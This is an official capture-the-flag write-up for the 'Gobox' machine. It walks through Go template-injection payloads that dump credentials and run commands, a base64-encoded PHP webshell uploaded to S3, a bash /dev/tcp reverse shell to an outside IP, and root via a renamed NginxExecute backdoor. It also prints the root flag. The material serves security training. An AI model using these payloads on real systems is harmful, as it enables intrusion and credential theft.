Gobox

26th August 2021

Prepared By: ippsec

Machines Creator(s): ippsec

Difficulty: Medium

Classification: Official

Synopsis:

Gobox is a medium machine created for the August Finals of UHC (Ultimate Hacking Championship). There are two websites, the home page on port 80 does not have any place for user input; whereas on port 8080 there is a login portal. The reset password functionality is vulnerable to SSTI, but the application is written in Go which has unique ways to exploit SSTI. First, users get create an SSTI Payload to dump credentials and upon logging in the source code to the webapp is provided, which allows for creating a gadget to achieve code execution. This box simulates an EC2 Host with special permissions to the companies S3 and enumerating S3 reveals the home page is hosted within S3. It is possible to upload a webshell to s3 and get a shell on the home page. Enumerating the nginx configuration reveals a backdoor was installed which can be used to get root.

Skills Required

- Web Enumeration
- Go SSTI
- Source Code Analysis
- AWS S3 Buckets
- Reverse Engineering

Enumeration


Nmap

```
nmap -p- 192.168.30.133
```

Nmap reveals that OpenSSH (22), two webservers (80/8080) are running, and another port 4566 which is the default port for LocalStack. Additionally, ports 9000-9002 are filtered which indicates there are iptable rules blocking access to these ports.


Homepage (Port 80)

Navigating to port 80 reveals a single page that doesn't have any user input. Checking common extensions with the index page, reveals that index.php exists and indicates the server may process PHP Code. Addition enumeration, shows the HTTP Title is set to {{ .Title }}, which is templating syntax and a hint that templates are used somewhere.



Login Portal (Port 8080)


Port 8080 shows a login portal with a link to the reset password page. Unlike the home page, the pages are not PHP and the HTTP Header shows X-Forwarded-Server: Golang. Sending the payload `{{` will return an HTTP 502.



Searching google for `Golang SSTI` should reveal these two links.

- https://blog.takemyhand.xyz/2020/05/ssti-breaking-gos-template-engine-to.html
- https://www.onsecurity.io/blog/go-ssti-method-research/

The first link talks about using SSTI in Golang to bypass XSS Filters. However, the key piece of information is that it is possible to dump variables with `{{ . }}`, doing this will dump the credentials.



Login Portal - Code Execution

The second link talks about using gadgets in GoLang SSTI to achieve Code Execution. Logging into the page with the credentials, provides the GoLang Source Code. The important function here is the DebugCmd one, which will take the provided string and pass it to the golang module os/exec.

```
func (u User) DebugCmd (test string) string {
  ipp := strings.Split(test, " ")
  args := strings.Join(ipp, " ")
  if len(args) > 1{
    out, _ := exec.Command("/bin/bash", "-c", args).CombinedOutput()
    return string(out)
  } else {
    out, _ := exec.Command(args).CombinedOutput()
    return string(out)
  }
}
```

Sending the payload `{{ .DebugCmd "id" }}`, shows code execution working but is in a minimal docker container without ping, curl, wget, nc, etc which makes getting custom binaries on the box difficult. Further testing also shows that this docker container cannot access the internet so all commands need to be sent through the web requests. The next step is to enumerate S3, the enumeration that brings you to this conclusion is:

- Running `hostname` reveals this box is called "aws"
- ~/.aws/credentials exists, which contains the AWS Secrets
- Running `env`, also shows the AWS Secrets

S3 Enumeration and Upload

To enumerate s3, the command `aws s3api list-buckets` will show the bucket labeled "website" and `aws s3 ls s3://website` contains the files for the home page. Files can be uploaded to the server via `aws s3 cp <file> s3://website/`. Due to the firewall rules on the server, the easiest way to do this is by using the web exploit to write a file to disk and then copying the file via aws command. When writing the payload to disk, base64 encoding is utilized to avoid bad characters, in this case the double quote.

```
# Generate a base64 string
user$ : echo "<?php system(\$_REQUEST['cmd']); ?>" | base64
PD9waHAgc3lzdGVtKCRfUkVRVUVTVFsnY21kJ10pOyA/Pgo=

# In Burpsuite send the payload.
## Note: If the Base64 contains a +, the payload should be URL Encoded as that
would be translated to a space otherwise.
{ .DebugCmd "echo -n PD9waHAgc3lzdGVtKCRfUkVRVUVTVFsnY21kJ10pOyA/Pgo= | base64 -d
> /tmp/shell.php"}
{ .DebugCmd "aws s3 cp /tmp/shell.php s3://website/shell.php"}b
```

With the file uploaded to the server, it is now possible to get a reverse shell on the home page (port 80). In order for the payload to work, it will need to be URL Encoded.

```
Raw Payload: bash -c 'bash -i >& /dev/tcp/10.10.14.2/9001 0>&1'
URL Encoded: bash+-c+'bash+-i+>%26+/dev/tcp/10.10.14.2/9001+0>%261'
```

Root: Nginx Backdoor

Running `ss -lnpt` reveals many ports are listening on the box, specifically `127.0.0.1:8000` sticks out because it is the only port listening on localhost.

```
www-data@gobox:/opt/website$ ss -lnpt
ss -lnpt
State    Recv-Q   Send-Q     Local Address:Port     Peer Address:Port
Process
LISTEN   0        4096             0.0.0.0:9001          0.0.0.0:*

LISTEN   0        511              0.0.0.0:8080          0.0.0.0:*

LISTEN   0        511              0.0.0.0:80            0.0.0.0:*

LISTEN   0        4096       127.0.0.53%lo:53            0.0.0.0:*

LISTEN   0        511              0.0.0.0:4566          0.0.0.0:*

LISTEN   0        128              0.0.0.0:22            0.0.0.0:*

LISTEN   0        511            127.0.0.1:8000          0.0.0.0:*

LISTEN   0        4096             0.0.0.0:9000          0.0.0.0:*

LISTEN   0        4096                [::]:9001             [::]:*

LISTEN   0        128                 [::]:22               [::]:*

LISTEN   0        4096                [::]:9000             [::]:*
```

Making a web request to that port reveals that it is an HTTP Server and running `ps -ef` shows that nginx is running not apache. The NGINX Configuration has a weird option (Command: on) that is not used in any nginx documentation. Searching Google for `"Command: On" Nginx Github` should bring up the NginxExecute module (https://github.com/limithit/NginxExecute). Additionally, looking into /usr/share/nginx/modules/ reveals the name of the module.

This GitHub page states that `curl -g "http://192.168.18.22/?system.run[command]"` can be used to execute commands. However, when attempting to do it with our IP/Port, it does not work. Running strings against the nginx module and grepping for "run", reveals the name was changed from system to ippsec and updating our command will allow for escalation to root.

```
www-data@gobox:~$ strings
/usr/share/nginx/modules/ngx_http_execute_module.so | grep run
ippsec.run
www-data@gobox:~$ curl -s -g "http://127.0.0.1:8000/?ippsec.run[id]"
uid=0(root) gid=0(root) groups=0(root)
www-data@gobox:~$ curl -s -g "http://127.0.0.1:8000/?ippsec.run[cat
/root/root.txt]"
81d35170fb50fe21ed42cbda4a45913e
```